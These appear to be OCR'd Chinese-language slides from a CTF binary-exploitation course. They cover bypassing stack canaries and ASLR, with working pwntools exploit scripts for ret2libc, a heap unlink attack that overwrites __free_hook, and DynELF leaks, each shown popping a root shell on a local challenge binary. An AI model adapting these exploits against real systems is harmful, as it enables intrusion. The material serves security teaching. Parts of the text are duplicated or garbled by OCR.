- ▶ 劫持\_\_stack\_chk\_fail。当canary被改写时,程序执行流会走到 \_\_stack\_chk\_fail函数,如果攻击者可以劫持该函数,便能够改变程序 的执行逻辑,执行攻击者构造的代码



#### 03: 通过泄露Canary绕过

#### 利用思路:

根据通过格式化字符串 漏洞泄露canary值,然后构 造ROP,从而获取shell。

```
2 #include <stdio.h>
                           格式化字符串漏洞
 5 void vul(char *msg orig)
      char msg[128];
      memcpy(msg, msg orig, 128);
      printf(msg);
      char shellcode[64];
12
      puts("Now, plz give me your shellcode: ");
       read(0, shellcode, 256);
15
                         缓冲区溢出漏洞
16 int main()
17 {
18
      puts("So plz leave your message: ");
19
      char msg[128];
20
      memset(msg, 0, 128);
21
       read(0, msg, 128);
22
      vul(msg);
      puts("Bye!");
23
24
      return 0;
25 }
```

```
from pwn import *
03: 通过泄露Canary绕过
                                              p = process('./withcanary')
                                             6 libc base = 0xb7e04000
         AAAA
                                               system addr = libc base + 0x3AC50
                              泄露canary值
                                              bin sh addr = libc base + 0 \times 15C4E8
                                            10 buf = '%59$x'
         AAAA
                                            11 p.recvuntil("message: \n")
                                            12 p.sendline(buf)
     泄露的canary
                                            14 ret msg = p.recvuntil('\n')
                                            15 canary = int(ret_msg,16)
                                                  nt (canany - 1 + hay(canary)
         root@kali:~/pwn secseeds/canary# python getshell.py
         [!] Pwntools does not support 32-bit Python. Use a 64-bit release.
         [+] Starting local process './withcanary': pid 2351
         canary = 0x1f396c00
         [*] Switching to interactive mode
          whoami
      OXroot
                                            ∠b p.senaline(but)
                                           28 p.interactive()
```

04: 通过劫持\_\_stack\_chk\_fail绕过

2015年0ctf flagen题目为例,首先查看该题目安全机制如下:



04: 通过劫持\_\_stack\_chk\_fail绕过

段错误

该题目运行如图,用户可以输入Flag,并进行一些变换操作,但当用户输入超长HHHHH字符串并调用leetify功能时,程序发生段错误崩溃。


```
root@kali:~/pwn secseeds/canary/hijack stack chk fail# ./flagen
== 0ops Flag Generator ==


    Input Flag

Uppercase
                              root@kali:~/pwn secseeds/canary/hijack stack chk fail# ./flagen
Lowercase
                              == Oops Flag Generator ==
                              1. Input Flag
Leetify
                              Uppercase
Add Prefix
                              Lowercase
6. Output Flag
                              4. Leetify
                              5. Add Prefix
7. Exit
                              6. Output Flag
Your choice:
                              Your choice: 1
                              == 0ops Flag Generator ==
                              l. Input Flag
                              Uppercase
                              Lowercase
                              4. Leetify
                              5. Add Prefix
                              6. Output Flag
                              Your choice: 4
```

#### 04: 通过劫持\_\_stack\_chk\_fail绕过

对leetify 函数进行反编译分析,发现在对H和h进行转换时,负载将由1个字节变为3个字节,因此字符串长度将增加,在缓冲区未增大的情况下,将会产生溢出。






#### 04: 通过劫持\_\_stack\_chk\_fail绕过

在转换完成后,将src内存拷贝至dest内存。如图,而此时,由于 在转换时栈上存放的dest指针被覆盖为输入数据非法,导致拷贝时发生

```
崩溃
                                                 ebp- 268
           Dreak;
                                                                      STC
    *v15 = 0;
    strcpy (dest, &src);
                                                 ebp-12
                                                 ebp-8
                                                                     canary
                                                 ebp-4
                                                                      ???
                                                                      ???
                                                 ebp
                                                                    Saved EBP
                                                 ebp+4
                                                                  return address
                             dest和canary均
                                                                                      iAiH巴赛客
                                                                     dest
                             被覆盖
```

#### 04: 通过劫持\_\_stack\_chk\_fail绕过

显然 , leetify在返回时由于canary被输入数据覆盖 , 从而导致进入\_\_stack\_chk\_fail流程。



如果在Leetify函数中将dest参数覆盖为
\_\_stack\_chk\_fail@got.plt,那么,在strcpy(dest,str)
时将篡改\_\_stack\_chk\_fail@got.plt。后续在canary检 查失败而触发\_\_stack\_chk\_fail时,将获得劫持程序控制流的机会。





01: ASLR

ASLR是一种针对缓冲区溢出的安全保护技术,通过对堆、栈、 共享库映射等线性区布局的随机化,通过增加攻击者预测目的地址的 难度,防止攻击者直接定位攻击代码位置,达到阻止溢出攻击的目的。

之前我们所有的利用脚本中都硬编码了libc的基地址,然而ASLR使得libc的基地址变的不固定且不可预测,此时如何进行攻击?



01: ASLR

显然,必须通过某种方式泄露libc的基地址。那既然栈,libc,heap的地址都是随机的。我们怎么才能泄露出libc.so的地址呢?

- □ 栈相关漏洞的libc基址泄露方式
- □ 堆相关漏洞的libc基址泄露方式




#### 02: 栈相关漏洞的libc基址泄露方式

地址随机化不是对所有模块和内存区都进行随机化的!

#### **Attack Surface: Linux**

Unrandomized
Program Image

我们只要把返回值设置到程
序本身就可执行我们期望的
指令,比如返回至plt表中。



#### 02: 栈相关漏洞的libc基址泄露方式

地址随机化不是对所有模块和内存区都进行随机化的!

#### 常用思路:

首先通过溢出返回至PLT表中,调用具有输出功能的函数将GOT表中的真实libc函数地址打印出来,从而分析libc基地址。然后返回至漏洞函数二次触发溢出,此时便采取正常利用思路获得shell。

常用的输出功能的函数有puts/write/printf等



#### 02: 栈相关漏洞的libc基址泄露方式

以2018 DefCon-China & BCTF攻防赛pwn02题为例,演示如何泄

露libc并获得shell。

Program received signal SIGSEGV, Segmentation fault. 0x4141<u>4</u>141 in ?? () 功能3的漏洞可直接控制EIP

#### 02: 栈相关漏洞的libc基址泄露方式

#### 利用思路:

value = puts(\_\_libc\_start\_main@got.plt); // 第一次触发漏洞

Libc\_base = value - 0xXXXXX; // 计算libc\_base

System(/bin/sh); // 第二次触发漏洞获得shell

#### 栈布局:

AAAA		
puts@plt	第一次触发漏洞时返回地址	
vulnerable_func	打印完成后返回至漏洞函数二次	<b>ア触发</b>
libc_start_main@got.plt	<b>\$</b> SAiH	(巴赛客

02: 栈相关漏洞的li

第一次溢出泄露
\_\_libc\_start\_main的
真实内存地址

```
from pwn import *
 2 r=process('./pwn')
 3 def overflow(data):
       r.recvuntil('Your choice: ')
       r.sendline('3')
       r.recvuntil('):')
       r.sendline('+')
       r.recvuntil('):')
       r.sendline('1 2')
       r.recvuntil('input your id')
10
11
       r.sendline(data)
13 buf = 'A'*44
14 buf += p32(0x08048868) # ret to puts
15 buf += p32(0x080496D1) # to main
16 buf += p32(0x0804BFD8) # libc start main@got
17 overflow(buf)
19 leak message = r.recvuntil('\nWelcome')
20 print repr(leak message)
21 leak value = u32(leak message[-12:-8]) post recent call last):
22 print 'leak value is ' + hex(leak value)
23
24 libc base = leak value - 0x18630
25 system addr = libc base + 0x3AC50
26 sh addr = libc base + 0x1504E8
27
28 buf = 'A'*44
29 buf += p32(system addr)
30 buf += p32(0xdeadbeaf)
31 buf += p32(sh addr)
32 overflow(buf)
33
34 r.interactive()
```

02: 栈相关漏洞的li

根据泄露的数据计算 libc基地址,从而计算 出system函数地址和 binsh字符串地址。

```
from pwn import *
 2 r=process('./pwn')
 3 def overflow(data):
       r.recvuntil('Your choice: ')
       r.sendline('3')
       r.recvuntil('):')
       r.sendline('+')
       r.recvuntil('):')
       r.sendline('1 2')
10
       r.recvuntil('input your id')
11
       r.sendline(data)
13 buf = 'A'*44
14 buf += p32(0x08048868) # ret to puts
15 buf += p32(0x080496D1) # to main
16 buf += p32(0x0804BFD8) # libc start main@got
17 overflow(buf)
18
19 leak message = r.recvuntil('\nWelcome')
20 print repr(leak message)
21 leak value = u32(leak message[-12:-8])
22 print 'leak value is ' + hex(leak value)
23
24 libc base = leak value - 0x18630
25 system addr = libc base + 0x3AC50
26 sh addr = libc base + 0x1504E8
28 buf = 'A'*44
29 buf += p32(system addr)
30 buf += p32(0xdeadbeaf)
31 buf += p32(sh addr)
32 overflow(buf)
33
34 r.interactive()
```

02: 栈相关漏洞的li

```
from pwn import *
                       2 r=process('./pwn')
                       3 def overflow(data):
                             r.recvuntil('Your choice: ')
                             r.sendline('3')
                             r.recvuntil('):')
                             r.sendline('+')
                             r.recvuntil('):')
                             r.sendline('1 2')
                      10
                             r.recvuntil('input your id')
                             r.sendline(data)
root@kali:~/gongfang/pwn2# python test.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Starting local process './pwn': pid 1816
  \ln 1.0 + 2.0 = 3.0calc test done....\ln 0 \times 96V \times b7 \ln e^{-1}
leak value is 0xb7569630
[*] Switching to interactive mode
1.0 + 2.0 = 3.0calc test done.....
  whoami
                                           成功绕过ASLR限制获得shell
root
```

再次触发溢出,返回

至system获得shell。

```
28 buf = 'A'*44
9 buf += p32(system addr)
0 buf += p32(0xdeadbeaf)
  buf += p32(sh addr)
  overflow(buf)
34 r.interactive()
```

#### 02: 堆相关漏洞的libc基址泄露方式

释放0号堆块,其首先被放入到unsorted bin中,而unsorted bin可以视为空闲 chunk 回归其所属 bin 之前的缓冲区。

```
#include <stdio.h>
 3 int main()
       char *buf 0 = (char*) malloc(0x80);
       char *buf 1 = (char*) malloc(128);
 6
       char *buf^{-}2 = (char*) malloc(0x80);
 8
       char *buf 3 = (char*) malloc(60);
10
       memcpy(buf 0, "AAAA", 4);
11
       memcpy(buf_1, "BBBB", 4);
       memcpy(buf 2, "CCCC", 4);
12
13
       memcpy(buf 3, "DDDD", 4);
14
15
       free(buf 0);
16
       free(buf 2);
17
18
       char *buf 4 = (char*) malloc(0x100);
19
       free(buf 4);
20
       free(buf 1);
21
       free(buf 3);
22
       printf("Clean!");
23
24
       return 0;
```

#### 02: 堆相关漏洞的libc基址泄露方式

第一个被释放的0号堆块fd&bk指针均指向main\_arena.bins[0]。基于此,可以重新分配同样大小的堆块来泄露出main\_arena地址,进而推算出libc基址。

```
, data, rodata, value
Legend:
16
           free(buf 2);
         parseheap
addr
                                       size
                                                           status
                   prev
0x601000
                   0x0
                                      0x90
                                                           Freed
                                                                     0x7fffff7dd5c58
                                                                                      0x7fffff7dd5c58
0x601090
                   0x90
                                      0x90
0x601120
                   0x0
                                      0x90
                                                                                                None
                                                                              None
0x6011b0
                   0 \times 0
                                      0x50
                                                          0号堆块的fd和bk被更新,该值为
                                                                                                  one
         heapinfo
                                                          main arena.bins[0]
(0x20)
                                                  释放的0号堆块被首先放入unsortbin 中
                 top: 0x601200 (size : 0x20e00)
           unsortbin: 0x601000 (size : 0x90)
```

#### 02: 堆相关漏洞的libc基址泄露方式

以2018 DefCon-China & BCTF攻防赛pwn02题为例,演示如何泄露libc并获得shell。



#### 02: 堆相关漏洞的libc基址泄露方式

以2018 DefCon-China & BCTF攻防赛pwn02题为例,演示如何泄露libc并获得shell。

```
1 int edit mem()
    int nbytes; // [esp+8h] [ebp-10h]@4
    int v2; // [esp+Ch] [ebp-Ch]@1
    printf("Index: ");
    v2 = read integer();
    if ( v2 < 0 | | v2 > 63 | | *( DWORD *) (dword_804C068 + 12 * v2) != 1 )
10
      puts ("index error");
11
12
    e se
                                    个字节
13
14
      printf("Size: ");
15
      nbytes = read_integer();
      if ( nbytes > 0 && nbytes <= (*( DWORD *) (dword_804C068 + 12 * v2 + 4))+ 1 )// one-byte overflow
16
17
        printf("Content: ");
18
        read(0, (void *) (dword_804C064 ^ *(_DWORD *) (dword_804C088 + 12 * v2 + 8)), nbytes);
19
        printf("edit obj %d done....\n", v2);
20
21
                                                                  堆块分配时的大小
22
    return 0;
24 }
```

首先创建4个大小为 108+0x8的堆块。

```
49 create(108)
50 create(108)
51 create(108)
52 create(108)
54 delete(1)
55 create(108)
56 see(1)
57 leak value = u32(r.recv(numb=4))
59 main arena = leak value - 0x30
60 libc base = main arena - 0x1b3840
61 system addr = libc base + 0 \times 1 \times 67 \times 0
62 free hook = libc base + 0 \times 164610
63 print 'system addr is ' + hex(system addr)
64
65 # construct fake chunk
66 mapped region = libc base + 0 \times 1 + 0 \times 1 = 0
67 fake FD = mapped region + 1*12 + 8 - 0xC
68 fake BK = mapped region + 1*12 + 8 - 0x8
69 \text{ buf} = p32(0x0)
70 buf += p32(0x69)
71 buf += p32(fake FD)
72 buf += p32(fake BK)
73 buf += 'A'*80
74 buf += p32(0x41)
75 buf += p32(0\times41)
76 buf += p32(0x68)
77 buf += chr(0x70)
78 edit(1, 109, buf)
79
80 # Free chunk 2 to trigger consolidate to change the ptr in global array
81 delete(2)
82
83 edit(1, 4, p32(free hook)) # free hook
84 edit(0, 4, p32(system addr)) # overwrite free hook with system in libc
85 \text{ sh} = '/\text{bin/sh'} + \frac{\text{chr}(0x0)}{}
86 \text{ edit}(3, \text{len}(\text{sh}), \text{sh})
87
88 # trigger shell by free chunk 3
89 delete(3)
90
91 r.interactive()
```

然后释放1号堆块 , 此时1号堆块的fd和 bk已经更新为 main\_arena相关地址。

```
49 create(108)
50 create(108)
51 create(108)
52 create(108)
 4 delete(1)
55 create(108)
56 see(1)
57 leak value = u32(r.recv(numb=4))
59 main arena = leak value - 0x30
60 libc base = main arena - 0x1b3840
61 system addr = libc base + 0 \times 1 \times 67 \times 0
62 free hook = libc base + 0x1b4b10
63 print 'system addr is ' + hex(system addr)
64
65 # construct fake chunk
66 mapped region = libc base + 0 \times 160000
67 fake FD = mapped region + 1*12 + 8 - 0xC
68 fake BK = mapped region + 1*12 + 8 - 0x8
69 \text{ buf} = p32(0x0)
70 buf += p32(0x69)
71 \text{ buf } += p32(fake FD)
72 buf += p32(fake BK)
73 buf += 'A'*80
74 buf += p32(0x41)
75 buf += p32(0\times41)
76 buf += p32(0x68)
77 buf += chr(0x70)
78 edit(1, 109, buf)
79
80 # Free chunk 2 to trigger consolidate to change the ptr in global array
81 delete(2)
82
83 edit(1, 4, p32(free hook)) # free hook
84 edit(0, 4, p32(system addr)) # overwrite free hook with system in libc
85 \text{ sh} = '/\text{bin/sh'} + \text{chr}(0x0)
86 \text{ edit}(3, \text{len}(\text{sh}), \text{sh})
87
88 # trigger shell by free chunk 3
89 delete(3)
90
91 r.interactive()
```

然后释放1号堆块 , 此时1号堆块的fd和 bk已经更新为 main\_arena相关地址。

prev

0x0

0x0

0x0

0x00000000

0x00000000

0x00000000

0x00000000

0x70

(qdb) parseheap

gdb) x/32x 0x84†80/0

addr

0x84f8000

0x84f8070

0x84f80e0

0x84f8150

x84f8070:

x84f8080:

0x84f80a0:

0x84f80b0:

```
49 create(108)
    50 create(108)
    51 create(108)
     52 create(108)
       delete(1)
     55 create(108)
     56 see(1)
     57 leak value = u32(r.recv(numb=4))
    59 main arena = leak value - 0x30
    60 libc base = main arena - 0x1b3840
    61 \text{ system addr} = 1 \cdot 1000 \text{ base} + 0 \times 1 \times 1000 \text{ co.}
    62 free hook = libc base + 0x1b4b10
    63 print 'system addr is ' + hex(system addr)
     64
    65 # construct fake chunk
    66 mapped region = libc base + 0x1f0000
          size
                                                               fd
                                                                                      bk
                                     status
          0x70
                                                               None
                                                                                       None
          0x70
                                     Freed
                                                       0xb774e870
                                                                               0xb774e870
          0x70
                                                               None
                                                                                       None
          0x70
                                                               None
                                                                                      None
0x00000071
                    0xb774e870
                                         0xb774e870
0x00000000
                    0x00000000
                                         0x00000000
0x00000000
                    0x00000000
                                         0x00000000
0x00000000
                    0x00000000
                                         0x00000000
    83 edit(1, 4, p32(free hook)) # free hook
```

```
83 edit(1, 4, p32(free_hook)) # free_hook
84 edit(0, 4, p32(system_addr)) # overwrite free_hook with system in libc
85 sh = '/bin/sh' + chr(0x0)
86 edit(3, len(sh), sh)
87
88 # trigger shell by free chunk 3
89 delete(3)
90
91 r.interactive()
```

此时创建一个和1号 堆块大小完全一致的 堆块,并调用打印函 数实现泄露。

```
49 create(108)
50 create(108)
51 create(108)
52 create(108)
   dol ata (1)
   create(108)
   see(1)
   leak value = u32(r.recv(numb=4))
59 main arena = leak value - 0x30
60 libc base = main arena - 0x1b3840
61 system addr = libc base + 0 \times 1 \times 67 \times 9
62 free hook = libc base + 0x1b4b10
63 print 'system addr is ' + hex(system addr)
64
65 # construct fake chunk
66 mapped region = libc base + 0x1f0000
67 fake FD = mapped region + 1*12 + 8 - 0xC
68 fake BK = mapped region + 1*12 + 8 - 0x8
69 \text{ buf} = p32(0x0)
70 buf += p32(0x69)
71 \text{ buf } += p32(fake FD)
72 buf += p32(fake BK)
73 buf += 'A'*80
74 buf += p32(0x41)
75 buf += p32(0x41)
76 buf += p32(0x68)
77 buf += chr(0x70)
78 edit(1, 109, buf)
79
80 # Free chunk 2 to trigger consolidate to change the ptr in global array
81 delete(2)
82
83 edit(1, 4, p32(free hook)) # free hook
84 edit(0, 4, p32(system addr)) # overwrite free hook with system in libc
85 \text{ sh} = '/\text{bin/sh'} + \frac{\text{chr}(0x0)}{}
86 \text{ edit}(3, \text{len}(\text{sh}), \text{sh})
87
88 # trigger shell by free chunk 3
89 delete(3)
90
91 r.interactive()
```

0x00000071

此时创建一个和1号 堆块大小完全一致的 堆块,并调用打印函 数实现泄露。

prev

0x0

0x0

0x0

0x00000000

0x00000000

0x00000000

0x00000000

0x00000000

0x00000000

0x00000000

0x00000070

0x70

(gdb) parseheap

(adh) v/22v 0v9/f9070

addr

0x84f8000

0x84f8070

0x84f80e0

0x84f8150

0x84f8070:

0x84f8080:

0x84f8090:

0x84f80a0:

0x84f80b0:

0x84f80c0:

0x84f80d0:

0x84f80e0:

```
49 create(108)
   50 create(108)
    51 create(108)
    52 create(108)
      create(108)
      see(1)
      leak value = u32(r.recv(numb=4))
      main arena = leak value - 0x30
    <mark>60 libc base = main arena - 0x1b3840</mark>
    <mark>61 system addr = lib</mark>c base + 0x1c67c0
    62 free hook = libc base + 0x1b4b10
   63 print 'system addr is ' + hex(system addr)
         size
                                                           fd
                                                                                 bk
                                   status
         0x70
                                                           None
                                                                                 None
         0x70
                                                           None
                                                                                 None
         0x70
                                                           None
                                                                                 None
         0x70
                                                           None
                                                                                 None
0x00000071
                   0xb774e870
                                       0xb774e870
0x00000000
                   0x00000000
                                       0x00000000
0x00000000
                   0x00000000
                                       0x00000000
0x00000000
                   0x00000000
                                       0x00000000
0x00000000
                   0x00000000
                                      0x00000000
0x00000000
                   0x00000000
                                       0x00000000
0x00000000
                   0x00000000
                                      0x00000000
```

0x00000000

```
85 sh = '/bin/sh' + chr(0x0)
86 edit(3, len(sh), sh)
87
88 # trigger shell by free chunk 3
89 delete(3)
90
91 r.interactive()
```

0x00000000

根据泄露的数据计算 所有libc相关的绝对 地址值。

```
49 create(108)
50 create(108)
51 create(108)
52 create(108)
54 delete(1)
55 create(108)
56 see(1)
57 leak value = u32(r.recv(numb=4))
9 main arena = leak value - 0x30
0 libc base = main arena - 0x1b3840
l system addr = libc base + 0x1c67c0
2 free hook = libc base + 0x1b4b10
3 print 'system addr is ' + hex(system addr)
65 # construct fake chunk
66 mapped region = libc base + 0x1f0000
67 fake FD = mapped region + 1*12 + 8 - 9xC
68 \text{ fake BK} = \text{mapped region} + 1*12 + 8 - 0x8
69 \text{ buf} = p32(0x0)
70 buf += p32(0x69)
71 \text{ buf } += p32(fake FD)
72 buf += p32(fake BK)
73 buf += 'A'*80
74 buf += p32(0x41)
75 buf += p32(0x41)
76 buf += p32(0x68)
77 buf += chr(0x70)
78 edit(1, 109, buf)
79
80 # Free chunk 2 to trigger consolidate to change the ptr in global array
81 delete(2)
82
83 edit(1, 4, p32(free hook)) # free hook
84 edit(0, 4, p32(system addr)) # overwrite free hook with system in libc
85 \text{ sh} = '/\text{bin/sh'} + \text{chr}(0x0)
86 \text{ edit}(3, \text{len}(\text{sh}), \text{sh})
87
88 # trigger shell by free chunk 3
89 delete(3)
90
91 r.interactive()
```

在1号堆块中伪造小块,根据unlink攻击过程,该小块fd和bk指向.bss。

同时,利用溢出一个字节将2号堆块的P标志位更改为0.

```
49 create(108)
50 create(108)
51 create(108)
52 create(108)
54 delete(1)
55 create(108)
56 see(1)
57 leak value = u32(r.recv(numb=4))
59 main arena = leak value - 0x30
60 libc base = main arena - 0x1b3840
61 system addr = libc base + 0 \times 1 \times 67 \times 0
62 free hook = libc base + 0x1b4b10
63 print 'system addr is ' + hex(system addr)
   # construct fake chunk
   mapped region = libc base + 0 \times 1 = 0.000
   fake FD = mapped region + 1*12 + 8 - 0xC
   fake BK = mapped region + 1*12 + 8 - 0x8
   buf = p32(0x0)
  buf += p32(0x69)
   buf += p32(fake FD)
   buf += p32(fake BK)
   buf += 'A'*80
 4 buf += p32(0x41)
   buf += p32(0x41)
  buf += p32(0x68)
   buf += chr(0x70)
   edit(1, 109, buf)
80 # Free chunk 2 to trigger consolidate to change the ptr in global array
81 delete(2)
82
83 edit(1, 4, p32(free hook)) # free hook
84 edit(0, 4, p32(system addr)) # overwrite free hook with system in libc
85 \text{ sh} = '/\text{bin/sh'} + \frac{\text{chr}(0x0)}{}
86 edit(3, len(sh), sh)
88 # trigger shell by free chunk 3
89 delete(3)
90
91 r.interactive()
```

```
49 create(108)
                                50 create(108)
                                51 create(108)
                                52 create(108)
                                54 delete(1)
                                55 create(108)
                                 56 see(1)
                                57 leak value = u32(r.recv(numb=4))
                                <mark>59</mark> main arena = leak value - 0x30
                                60 libc base = main arena - 0x1b3<u>840</u>
                                61 system addr = libc base + 0x1c
                                62 free hook = libc base + 0x1b4b
                                63 print 'system addr is ' + hex(system addr)
 (gdb) x/32x 0x84f8070
 0x84f8070:
                     0x00000000
                                          0x00000071
                                                              0x00000000
                                                                                   0x00000069
 0x84f8080:
                     0xb778b008
                                          0xb778b00c
                                                              0x41414141
                                                                                   0x41414141
-0x84f8090:
                     0x41414141
                                          0x41414141
                                                              0x41414141
                                                                                   0x41414141
 0x84f80a0:
                     0x41414141
                                          0x41414141
                                                              0x41414141
                                                                                   0x41414141
0x84f80b0:
                     0x41414141
                                                              0x41414141
                                                                                   0x41414141
                                          0x41414141
10x84f80c0:
                     0x41414141
                                          0x41414141
                                                              0x41414141
                                                                                   0x41414141
+0x84f80d0:
                     0x41414141
                                          0x41414141
                                                              0x00000068
                                                                                   0x00000068
0x84f80e0:
                      0x00000068
                                                              0x00000000
                                                                                   0x00000000
                                          0×00000070
 (qdb) x/x 0xb778b008+0xc
                                                   单字节溢出清空P位,
                                                                            曲0x71→0x70
0xb778b014:
                     0x084f8078
  (adb) x/x 0xb778b00c+0x8
0xb778b014:
                     0x084f8078
 (adb)
                                86 \text{ edit}(3, \text{len}(\text{sh}), \text{sh})
                                87
                                88 # trigger shell by free chunk 3
                                89 delete(3)
                                91 r.interactive()
```

```
49 create(108)
50 create(108)
51 create(108)
52 create(108)
54 delete(1)
55 create(108)
56 see(1)
<mark>57 leak value = u32(r.recv(numb=4))</mark>
59 main arena = leak value - 0x30
60 libc base = main arena - 0x1b3840
61 system addr = libc base + 0 \times 1 \times 67 \times 0
62 free hook = libc base + 0 \times 164 \times 10
63 print 'system addr is ' + hex(system addr)
65 # construct fake chunk
66 mapped region = libc base + 0x1f0000
67 fake FD = mapped region + 1*12 + 8 - 0xC
68 fake BK = mapped region + 1*12 + 8 - 0x8
69 \text{ buf} = p32(0x0)
70 buf += p32(0x69)
71 buf += p32(fake FD)
72 buf += p32(fake BK)
73 buf += 'A'*80
74 buf += p32(0x41)
75 buf += p32(0x41)
76 \text{ buf } += p32(0x68)
77 buf += chr(0x70)
78 edit(1, 109, buf)
   # Free chunk 2 to trigger consolidate to change the ptr in global array
   delete(2)
   edit(1, 4, p32(free hook)) # free hook
   edit(0, 4, p32(system addr)) # overwrite free hook with system in libc
   sh = '/bin/sh' + chr(0x0)
   edit(3, len(sh), sh)
   # trigger shell by free chunk 3
   delete(3)
  r.interactive()
```

释放2号以触发 Unlink,然后尝试覆 盖free\_hook为 system,最后通过释 放3号堆块获得shell。

```
49 create(108)
                                  50 create(108)
                                  51 create(108)
                                  52 create(108)
                                  54 delete(1)
                                  55 create(108)
                                  56 see(1)
                                  57 leak value = u32(r.recv(numb=4))
                                  59 main arena = leak value - 0x30
                                  60 libc base = main arena - 0x1b3840
                                  61 \text{ system addr} = \text{libc base} + 0x1c67c0
                                  62 free hook = libc base + 0 \times 164 \times 10
                                  63 print 'system addr is ' + hex(system addr)
                                    # construct fake chunk
                                  36 mapped region = libc base + 0x1f0000
root@kali:~/gongfang/pwn2# python heap.py
[!] Pwntools does not support 32-bit Python.
                                                     Use a 64-bit release.
[+] Starting local process './pwn': pid 2144
   running in new terminal: /usr/bin/gdb -q
                                                      "./pwn" 2144 -x "/tmp/pwnHwo ff.gdb"
[+] Waiting for debugger: Done
leak value is 0xb774e870
system addr is 0xb77617c0
                                                       成功绕过ASLR限制获得shell
109
editing chunk 1 done
editing chunk 0 done
 [*] Switching to interactive mode
 💲 whoami
root
system,最后通过释
                                     edit(3, len(sh), sh)
                                    # trigger shell by free chunk 3
放3号堆块获得shell。
                                    delete(3)
                                  91 r.interactive()
```



### 第五章 缓冲区溢出漏洞其它利用技巧

#### 01: 常用的限制利用措施

不同于漏洞缓解策略, CTF PWN题目在命题时常会出现

一些在利用方法上的限制,从而增加题目利用难度。

#### 常见的限制有:

- □ 不提供libc版本
- 栈溢出长度过短
- □ 堆中的其它限制



### 第五章 缓冲区溢出漏洞其它利用技巧

#### 02: libc版本未知条件下利用

常见的Ret2Libc方法需要明确知道system函数在进程虚拟空间中的精确地址。

```
delete(1)
55 create(120)
56 see(1)
57 leak_val
58
59 main_are libc_bas system_a
60 61 system_a
61 free_hood
62 print 'system_addr is ' + hex(system_addr)
63 create(120)
64 libC_bas system_base in the system in t
```



02: libc版本未知条件下利用

0x0: 通过DynELF泄露system地址

DynELF是pwntools中专门用来应对无libc情况的漏洞利用

模块,其基本利用框架为:

```
p = process('./xxx')

def leak(address):

#各种预处理

payload = "xxxxxxxx" + address + "xxxxxxxx"

p.send(payload)

#各种处理

data = p.recv(4)

log.debug("%#x => %s" % (address, (data or '').encode('hex')))

return data
```

```
d = DynELF(leak, elf=ELF("./xxx")) #初始化DynELF模块
systemAddress = d.lookup('system', 'libc') #在libc文件中搜索system函数的地址
```

旧赛客

02: libc版本未知条件下利用

0x0: 通过DynELF泄露system地址

不管有没有libc文件,要想获得目标系统的system函数地址, 首先都要求目标二进制程序中存在一个能够泄漏目标系统内存中 libc空间内信息的漏洞,因此使用DynELF的条件是:

- □ 目标程序存在可以泄露libc空间信息的漏洞。
- □ 目标程序中存在的信息泄露漏洞能够反复触发,从而可以不断泄露 libc地址空间内的信息。



02: libc版本未知条件下利用

0x0: 通过DynELF泄露system地址

以XDCTF2015-pwn200题目为例,演示如何泄露。该题目为32位linux下的二进制程序,无cookie,存在很明显的栈溢出漏洞,且可以循环泄露,符合我们使用DynELF的条件

```
ssize_t sub_8048484()
{
  char buf; // [sp+1Ch] [bp-6Ch]@1
  setbuf(stdin, &buf);
  return read(0, &buf, 256u);
}
```

## 第五章均

#### 02: libc版

```
1 from pwn import *
2 elf = ELF('./pwn200')
 3 writePlt = elf.plt['write']
 4 readPlt = elf.plt['read']
 5 writable = elf.bss(0x2c)
 6 \text{ mainAddr} = 0 \times 80484 \text{ fe}
 7 \text{ pppt} = 0 \times 080485b9
   def leak(addr):
           p.recvuntil('Welcome to XDCTF2015 ~!\n')
           payload1 = 'a'*92
           payload1 += p32(writePlt)
           payload1 += p32(mainAddr)
                                             Leak函数逻辑:
           payload1 += p32(1)
           payload1 += p32(addr)
                                             write(0, addr, 4);
           payload1 += p32(4)
           p.sendline(payload1)
                                            jmp main_addr;
           data = p.recv(4)
           log.info('%s ====> 0x%s'%(hex aud
           return data
   p - process( ./pwnzou )
21 dyn = DynELF(leak,elf=elf)
22 systemAddr = dyn.lookup('system','libc')
23 print 'systemAddr = ' + hex(systemAddr)
24
25 payload2 = 'a'*92
26 payload2 += p32(readPlt)
27 payload2 += p32(pppt)
28 payload2 += p32(0)
29 payload2 += p32(writable)
30 payload2 += p32(8)
31 payload2 += p32(systemAddr)
32 payload2 += p32(mainAddr)
33 payload2 += p32(writable)
34
35 p.sendline(payload2)
36 p.sendline('/bin/sh\0')
37
38 p.interactive()
```

# 第五章的

02: libc版

```
1 from pwn import *
2 elf = ELF('./pwn200')
3 writePlt = elf.plt['write']
 4 readPlt = elf.plt['read']
 5 writable = elf.bss(0x2c)
 6 \text{ mainAddr} = 0 \times 80484 \text{fe}
 7 pppt = 0x080485b9
 8 def leak(addr):
           p.recvuntil('Welcome to XDCTF2015 ~!\n')
10
           payload1 = 'a'*92
11
           payload1 += p32(writePlt)
12
           payload1 += p32(mainAddr)
13
           payload1 += p32(1)
14
           payload1 += p32(addr)
15
           payload1 += p32(4)
16
           p.sendline(payload1)
17
           data = p.recv(4)
18
           log.info('%s ====> 0x%s'%(hex(addr),(data or '').encode('hex')))
19
           return data
 ) p = process('./pwn200')
   dyn = DynELF(leak,elf=elf)
21 systemAddr = dyn.lookup('system','libc')
